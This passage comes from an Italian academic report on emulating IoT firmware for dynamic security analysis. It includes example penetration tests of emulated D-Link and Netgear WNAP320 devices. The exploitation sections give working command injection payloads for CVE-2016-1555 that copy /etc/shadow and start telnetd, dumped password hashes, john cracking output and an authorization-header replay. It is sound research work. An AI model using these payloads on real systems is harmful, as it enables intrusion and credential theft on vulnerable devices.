+ 6544 items checked: 2839 error(s) and 3 item(s) reported on remote host
+ End Time:           2021-02-16 15:47:25 (GMT1) (450 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Dal log di nikto, capiamo che probabilmente in questo file sono presenti delle politiche troppo permissive, torneremo ad analizzare il problema più tardi.


5.2.2 Exploitation

5.2.2.1 Authentication bypass

Ritornando al problema della *basic access authentication*, dimostriamo come con un attacco *man in the middle* durante una richiesta HTTP, questo protocollo insicuro possa essere facilmente sfruttata per bypassare l'autenticazione necessaria ad accedere al server. Per fare ciò, supponiamo l'esistenza di due utenti: A (utente legittimo) e B (attaccante). All'utente B basterà intercettare in modalità promiscua tutto il traffico generato verso l'ip del server e aspettare che:

- L'utente A richieda per la prima volta l'accesso al server e invii le sue credenziali.
- Una richiesta dell'utente utente già autenticato venga inviata al server (il campo header `Authentication` sarà presente ad ogni richiesta successiva all'autenticazione).

Una volta fatto ciò, all'utente B basterà decodificare le credenziali e fare accesso a sua volta o semplicemente copiare dalla richiesta di A la stringa codificata di autenticazione e incollarla in una sua richiesta al server. Per dare una prova di questo attacco utilizziamo l'analizzatore di protocolli di rete `wireshark` [WIRESHARK].



Intercettazione della sessione di autenticazione con wireshark

Dall'immagine vediamo come l'utente A (`2.65.87.199`) richiede la home page del server nella prima richiesta, il server gli risponde che è richiesta autenticazione per accedere alla pagina richiesta (codice 401), quindi l'utente A risponde alla "sfida" del server. L'utente B ispeziona la terza richiesta intercettata, e trova la stringa di autorizzazione; la incolla all'interno della sua richiesta e gli è garantito l'accesso, come dimostra la seguente chiamata a `curl`.

```
$ curl 2.65.87.200 -H "Authorization: Basic YWRtaW46"
<html>
<head>
<link rel="stylesheet" rev="stylesheet" href="dlink.css?cidx=1473428966"
type="text/css">
<title>D-Link Corporation. | WIRELESS INTERNET CAMERA | HOME</title>
<meta http-equiv="X-UA-Compatible" content="requiresActiveX=true">
<meta content="text/html; charset=windows-1252" http-equiv=Content-Type>
<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
<meta HTTP-EQUIV="Expires" CONTENT="-1">
<script language="Javascript" SRC="function.js?cidx=1473428966"></script>
<script language="Javascript">
function InitAUTO()
{
  frm0 = document.forms[0];
  frm1 = document.forms[1];
  frm0.WebLanguageSel.value = frm1.WebLanguage.value;
}
function ClickSubmit()
{
  javascript:document.forms[1].submit();
}
</script>
</head>
<body topmargin="1" leftmargin="0" rightmargin="0" bgcolor="#757575">
<...>
</body>
```

Vale la pena citare che le credenziali di default del target `admin:password_vuota` sono assolutamente poco sicure e che questa è da considerare una vulnerabilità di per sé.

5.2.2.2 Cross Site Request Forgery

https://www.qualys.com/2017/02/22/qsa-2017-02-22/qsa-2017-02-22.pdf

5.3 NETGEAR WNAP320

Dopo aver emulato il firmware con `firmware-analysis-toolkit`, procediamo all'analisi dinamica.

5.3.1 Enumerazione

Dall'`arp-scan` rileviamo che il nostro target ha indirizzo ip `192.168.0.100`.

5.3.2 Porte e servizi

Individuato l'indirizzo IP della macchina che emula il framework da analizzare, procediamo ad uno scan delle porte aperte e dei servizi eventualmente offerti da quelle porte.

```
$ nmap -sV -p- -T4 "192.168.0.100"
Starting Nmap 7.40 ( https://nmap.org ) at 2021-02-04 14:28 CET
Nmap scan report for 192.168.0.100
Host is up (0.033s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      Dropbear sshd 0.51 (protocol 2.0)
80/tcp  open  http     lighttpd 1.4.18
443/tcp open  ssl/http lighttpd 1.4.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds
```

5.3.3 Servizio SSH

Da una rapida ricerca su `exploitdb` tramite il comando `searchsploit` [SEARCHSPLOIT] rileviamo che il server Dropbear ha almeno 3 exploit conosciuti ma tutti riguardano versioni precedenti a quella indicata nel nostro caso da nmap. Considerando, poi, che SSH è un servizio relativamente sicuro per cui non ci sono molti exploit significativi, riteniamo ininfluente continuare ad analizzare questo servizio. Potrebbe essere utile in caso dovessimo riuscire ad appropriarci di credenziali in altro modo, per fare accesso al sistema.

5.3.4 Pagine web


5.3.4.1 Directory/File Listing

Utilizziamo un *web content scanner*, `dirb`, che tramite un attacco con dizionario prova a scovare delle cartelle nascoste sul nostro web server.

```
markdc@laptop:~/Sicurezza/analysis/WNAP320$ dirb http://192.168.0.100
/usr/share/wordlists/dirb/big.txt
```

```
START_TIME: Thu Feb  4 14:32:30 2021
URL_BASE: http://192.168.0.100/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
GENERATED WORDS: 20458
---- Scanning URL: http://192.168.0.100/ ----
==> DIRECTORY: http://192.168.0.100/help/
==> DIRECTORY: http://192.168.0.100/images/
==> DIRECTORY: http://192.168.0.100/include/
==> DIRECTORY: http://192.168.0.100/templates/
==> DIRECTORY: http://192.168.0.100/tmpl/
```

Delle directory rilevate, le uniche a non sembrare di "default" sono templates/ e tmpl/, il che farebbe pensare all'utilizzo di un framework per template di pagine php, Smarty, famoso per essere vulnerabile a *Cross Site Scripting* (XSS).



Pagina di login del dispositivo. Tramite l'estensione Wappalyzer riusciamo ad ispezionare la risposta HTTP per scoprire diverse informazioni sul webserver


La pagina che ci si presenta all'indirizzo `http://192.168.0.100` è una pagina di login. Utilizzando tool come Wappalyzer, ma anche ispezionando gli header della richiesta HTTP, si nota che il server http è lighttpd, versione 1.4.18 e che il sito è scritto il php. La versione 5.2.3 è abbastanza datata, quindi potrebbe essere vulnerabile a diversi attacchi, come sql injection.

Ricercando online il modello di questo router (`WNAP320`), risulta una vulnerabilità nota ad alcune versioni di firmware di questo modello. Passiamo ad analizzare se la nostra versione è affetta da questa vulnerabilità

5.3.5 Exploitation

5.3.5.1 CVE-2016-1555 (OS command injection)

La vulnerabilità in questione riguarda delle pagine accessibili da un utente non autenticato. Proviamo a vedere se queste pagine sono presenti sul nostro servizio web.



La pagina boardDataWW.php è tra le pagine potenzialmente vulnerabili a CVE-2016-1555

All'indirizzo `http://192.168.0.100/boardDataWW.php`, troviamo un form con un campo di testo interagibile.

```
<script type="text/javascript">
    <!--
        function checkMAC(eventobj,mac) {
            if (!(/^[0-9A-Fa-f]{12,12}$/.test(mac))) {
                document.getElementById('br_head').innerHTML='Enter valid MAC Address!';
                document.getElementById('errorMessageBlock').style.display='block';
                document.getElementById('macAddress').focus();
                if (!eventobj || ((navigator.userAgent.toLowerCase().indexOf("msie") != -1) && (navigator.userAgent.toLowerCase().indexOf("opera") == -1)))
                {
                    window.event.returnValue = false;
                    window.event.cancelBubble = true;
                    event.returnValue = false;
                }
                else
                {
                    eventobj.stopPropagation();
                    eventobj.preventDefault();
                }
                return false;
            }
            else {
                document.getElementById('errorMessageBlock').style.display='none';
            }
        }
    -->
```

Sorgente della pagina boardDataWW.php: l'input del form è validato client-side prima di venire inviato al server

Possiamo vedere dal codice sorgente della pagina che è operato tramite javascript un controllo dell'input di testo per validare l'indirizzo MAC. Proviamo tramite l'aiuto di Burp a bypassare questo controllo e ad iniettare dei caratteri speciali, per operare una *os injection*. Burp, infatti, intercetta la richiesta con un proxy, quindi dopo che l'input inserito è stato già validato: ogni tipo di input che verrà iniettato tramite Burp non sarà sottoposto a controllo. La pratica di validazione client-side non è di per sé considerabile una vulnerabilità ma attuare una nuova validazione dell'input server-side è sempre da considerare buona pratica di sicurezza.
Inserendo un '`;`' e iniettando il comando `ls`, la richiesta viene inviata al server, la risposta tarda di qualche secondo, ma non viene mostrato a video il risultato di questo comando. Dal ritardo nella risposta, però, capiamo che il comando è stato eseguito sul server. Proviamo a copiare il file `shadow` nella cartella di esecuzione del server e poi scaricare il file con il comando `wget` per provarlo. Iniettando il comando:

```
macAddress=343256afad45;cp /etc/shadow . #&reginfo=0&writeData=Submit
```
[2]

e scaricando il file shadow, vediamo che questo effettivamente è stato copiato nella cartella di esecuzione del server:

```
root:$1$UDv5xKqT$4iPyM/H8l6rateD2YgLPQ1:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
```

[2] È stato inserito un MAC address valido per permettere alla richiesta di superare il controllo e venire inviata a Burp. Il ';' iniettato in una istruzione di tipo 'exec' termina un comando e ne fa iniziare un altro, nel nostro caso 'cp', infine il simbolo di commento '#' serve ad evitare esecuzione di qualsiasi stringa presente dopo 'hardcoded' dopo il nostro comando iniettato.

```
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
admin:$1$VBVrEZIW$0LqsyE.Vv4./PMNsV51qI.:10933:0:99999:7:::
```

Ripetiamo il tutto per il file `/etc/passwd`

5.3.5.2 Password cracking

Con il comando `unshadow` proseguiamo a fare il merge dei due file appena scaricati, per creare un file con formato congeniale a `john`, un password cracker [JOHN].

```
# unshadow passwd shadow > /tmp/tocrack
# john /tmp/tocrack
Created directory: /root/.john
Loaded 2 password hashes with 2 different salts (md5crypt [MD5 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
password         (root)
2g 0:00:00:02 100% 2/3 0.6756g/s 11438p/s 11439c/s 11439C/s password..password1
Use the "--show" option to display all of the cracked passwords reliably
```

Entrambe le password sembrano essere "password", di nuovo ci troviamo davanti ad un caso di *week authentication*, almeno per quanto riguarda le credenziali di default. Proviamo ora ad accedere con l'utente root ad ssh.

```
$ ssh root@192.168.0.100
Unable to negotiate with 192.168.0.100 port 22: no matching key exchange method
found. Their offer: diffie-hellman-group1-sha1
```

Purtroppo, gli algoritmi di scambio di chiavi presenti sul router sono abbastanza obsoleti e non riusciamo a concludere un accordo sulle chiavi. Per entrare comunque nel sistema possiamo di nuovo sfruttare la vulnerabilità trovata prima, dato che ci consente remote os injection. A tal proposito, proviamo ad aprire un demone telnet sul router iniettando nel campo macAddress della richiesta HTTP la stringa "`343256afad45;telnetd -p 45 #`". Connettendoci, infine al server telnet appena invocato sul router, abbiamo accesso al dispositivo.

```
$ telnet 192.168.0.100 45
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.
netgearp login: root
Password:
[root@netgearp /root]# whoami
root
[root@netgearp /root]# uname -a
Linux netgearp 2.6.39.4+ #2 Tue Sep 1 18:08:53 EDT 2020 mips unknown
```

6 CONCLUSIONI

Per questa attività progettuale ci si è posti l'obbiettivo di ricercare e studiare lo stato dell'arte riguardante l'analisi dinamica del firmware di dispositivi IoT. Durante lo studio e la raccolta delle informazioni, ci si è imbattuti in diversi strumenti incentrati sull' automazione del processo di analisi dinamica e, in particolare, dell'emulazione del firmware, un'attività spesso tediosa, complessa e fallimentare. A questo punto, si è aggiunto agli obbiettivi da conseguire un'analisi d'uso dei suddetti tool, volta a riscontarne pregi e difetti e, sperabilmente, ad eleggere uno strumento ideale per il compito. I risultati sulla percentuale di successo di firmware estratti ed emulati su un dataset di più di 1000 (circa 72%) condotto dai ricercatori e sviluppatori di firmae, fanno protendere verso questo tool la scelta di migliore. Il lavoro svolto durante questa attività ha riscontrato risultati simili (seppur su un dataset molto minore di circa 35 esemplari) e, anche se non sempre è possibile emulare ogni aspetto di un firmware senza problemi, firmae si è dimostrato sempre capace di ottenere un'emulazione che superasse la fase di boot. A questo punto, eseguendo l'emulazione in modalità debug, è sempre possibile avere accesso tramite linea di comando al sistema operativo del firmware emulato, e cercare di risolvere i problemi manualmente tramite lettura di log o debug manuale dei binari difettosi.

A conclusione dell'attività progettuale si è voluto sperimentare le conoscenze e la metodologia di analisi acquisite con dei penetration test d'esempio. Tramite questi si è potuto riscontrare con mano la verdicità della classifica "top 10" vulnerabilità presenti in firmware di dispositivi IoT dell'OWASP, ritrovando sempre firmware con credenziali di default deboli, con servizi obsoleti, spesso mal configurati, codice poco sanitizzato, con vulnerabilità sempre meno comuni in sistemi moderni come *OS injection*, *buffer overflow* e spesso soggetto a *information disclosure.*

BIBLIOGRAFIA

Le chiavi della bibliografia sono in maiuscolo se rappresentano tool o semplici link, mentre seguono la convenzione [PrimoCognome_AnnoPubblicazione] in caso di pubblicazioni.

[Bellard_2005] F. Bellard, "QEMU, a fast and portable dynamic translator," in Proceedings of the USENIX 2005 Annual Technical Conference. USENIX, 2005, pp. 41–46. https://www.usenix.org/legacy/publications/library/proceedings/usenix05/tech/freenix/bellard.html.

[BINWALK] C. Heffner. Binwalk: a firmware analysis tool. 2010 https://github.com/ReFirmLabs/binwalk

[Bojinov_2009] H. Bojinov, E. Bursztein, E. Lovett, and D. Boneh, "Embedded management interfaces: Emerging massive insecurity". BlackHat USA, 2009. https://seclab.stanford.edu/websec/embedded/bh09-paper.pdf

[BURPSUITE] Dafydd Stuttard, "Burp Suite". 2008 https://portswigger.net/burp/communitydownload

[BYTESWEEP] https://gitlab.com/bytesweep/bytesweep

[Chen_2016] Daming D. Chen, Manuel Egele, Maverick Woo, David Brumley, "Towards Automated Dynamic Analysis for Linux-based Embedded Firmware" in Proceedings of the 22nd NDSS Symposium. NDSS, 2016. http://dx.doi.org/10.14722/ndss.2016.23415

[Costin_2014] A. Costin, J. Zaddach, A. Francillon, D. Balzarotti, "A large-scale analysis of the security of embedded firmwares" in Proceedings of the 23rd USENIX Security Symposium. USENIX, 2014, pp. 95–110. https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/costin

[Costin_2016] A.Costin, A. Zarras, A. Francillon, "Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces", in Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, May 2016 Pages 437–448 https://dl.acm.org/doi/10.1145/2897845.2897900

[Costin_2018] A. Costin, J. Zaddach, "IoT Malware: Comprehensive Survey, Analysis Framework and Case Studies" White Paper, Black Hat USA Conference. 2018. https://i.blackhat.com/us-18/Thu-August-9/us-18-Costin-Zaddach-IoT-Malware-Comprehensive-Survey-Analysis-Framework-and-Case-Studies-wp.pdf

[Cui_2009] A. Cui, Y. Song, P. V. Prabhu, and S. J. Stolfo, "Brave New World: Pervasive Insecurity of Embedded Network Devices", in *Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection*, RAID '09, pages 378–380, Berlin, Heidelberg, 2009. Springer-Verlag. http://ids.cs.columbia.edu/sites/default/files/RouterScan-RAID09-Poster.pdf

[Cui_2010] A. Cui and S. J. Stolfo, "A Quantitative Analysis of the Insecurity of Embedded Network Devices: Results of a Wide-area Scan", in *Proceedings of the 26th Annual Computer Security Applications Conference*,ACSAC '10, pages 97–106,New York, NY, USA, 2010. ACM https://cs.nyu.edu/~mwalfish/botnets/papers/paper-acsac.pdf

[Cui_2012] A. Cui, "Embedded Device Firmware Vulnerability Hunting with FRAK". *DefCon 20*, 2012

https://www.defcon.org/images/defcon-20/dc-20-presentations/Cui/DEFCON-20-Cui-FRAK.pdf

[Cui_2013] A. Cui, M. Costello, and S. J. Stolfo, "When Firmware Modifications Attack: A Case Study of Embedded Exploitation", in *Proceedings of the 20th Symposium on Network and Distributed System Security*, NDSS '13. The Internet Society, 2013. https://www.ndss-symposium.org/wp-content/uploads/2017/09/03_4_0.pdf

[FACT] https://github.com/fkie-cad/FACT_core

[Fainelli_2008] F. Fainelli, "The OpenWrt embedded development framework", in Proceedings of the Free and Open Source Software Developers European Meeting. 2008 http://www.victek.is-a-geek.com/Repositorios/Linksys/Firmware/OpenWRT/openwrt_cfp_fosdem2008.pdf

[FAT] https://github.com/attify/firmware-analysis-toolkit

[FDSB] File Signatures Public Database: https://filesignatures.net/

[FIRMADYNE] https://github.com/firmadyne/firmadyne
[FIRMAE] https://github.com/pr0v3rbs/FirmAE

[FIRMAE_DATASET] https://drive.google.com/file/d/12m9knf9MBBmwhuYEm3CIszZI2vZNrYNJ/view

[FIRMWALKER] https://github.com/craigz28/firmwalker

[FMK] C. Heffner, J. Collake, et al, Firmware Mod Kit. 2011 https://github.com/rampageX/firmware-mod-kit

[GDB] GNU debugger user manual: https://sourceware.org/gdb/current/onlinedocs/gdb/

[GHIDRA] https://ghidra-sre.org/

[Gourdin_2011] B. Gourdin, C. Soman, H. Bojinov, and E. Bursztein, "Toward Secure Embedded Web Interfaces", in *Proceedings of the 20th USENIX Conference on Security*, SEC'11, Berkeley, CA, USA, 2011. USENIX Association https://www.usenix.org/legacy/events/sec11/tech/full_papers/Gourdin.pdf

[JOHN] OpenwallProject. John the Ripper password cracker: http://www.openwall.com/john/.

[Kim_2020] M. Kim, D. Kim, E. Kim, S. Kim, Y. Jang, Y. Kim, "FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis" in Annual Computer Security Applications Conference. ACSAC, 2020, Pages 733–745. https://dl.acm.org/doi/10.1145/3427228.3427294

[Kumar_2019] D. Kumar, K. Shen, B. Case, D. Garg, G. Alperovich, D.Kuznetsov, R. Gupta, and Z. Durumeric, "All things considered: an analysis of IoT devices on home networks" in Proceedings of the 28th USENIX Security Symposium (Security). USENIX, 2019, pp.1169-1185. https://www.usenix.org/system/files/sec19-kumar-deepak_0.pdf

[Lueth_2020] K.L. Lueth. "State of the IoT 2020: 12 billion IoT connections, surpassing non-IoT for the first time".2020 https://iot-analytics.com/state-of-the-iot-2020-12-billion-iot-connections-surpassing-non-iot-for-the-first-time/

[Lueth_2021] K.L. Lueth. “IoT 2020 in Review: The 10 Most Relevant IoT Developments of the Year”. 2021 https://iot-analytics.com/iot-2020-in-review/

[METASPLOIT] H.D. Moore et al, The Metasploit project. 2009. http://www.metasploit.com/

[NIKTO] Nikto: web vulnerabilty assessment tool https://www.cirt.net/Nikto2

[NMAP] Nmap security scanner: https://nmap.org/

[OWASP_IoT] https://owasp.org/www-project-internet-of-things/

[OWASP_Mapping] https://github.com/scriptingxss/OWASP-IoT-Top-10-2018-Mapping/tree/master/mappings

[OWASP_Methodology] https://github.com/scriptingxss/owasp-fstm

[OWASP_WEB] https://owasp.org/www-project-web-security-testing-guide/

[QEMU] QEMU: the FAST! processor emulator: https://www.qemu.org/

[RADARE2] https://rada.re/n/

[ROUTERSPLOIT] Threat9. RouterSploit. 2016 https://github.com/threat9/routersploit

[SEARCHSPLOIT] Searchsploit: a command line search tool for ExploitDB https://www.exploit-db.com/searchsploit

[WIRESHARK] Wireshark: the network protocol analyzer https://www.wireshark.org/#download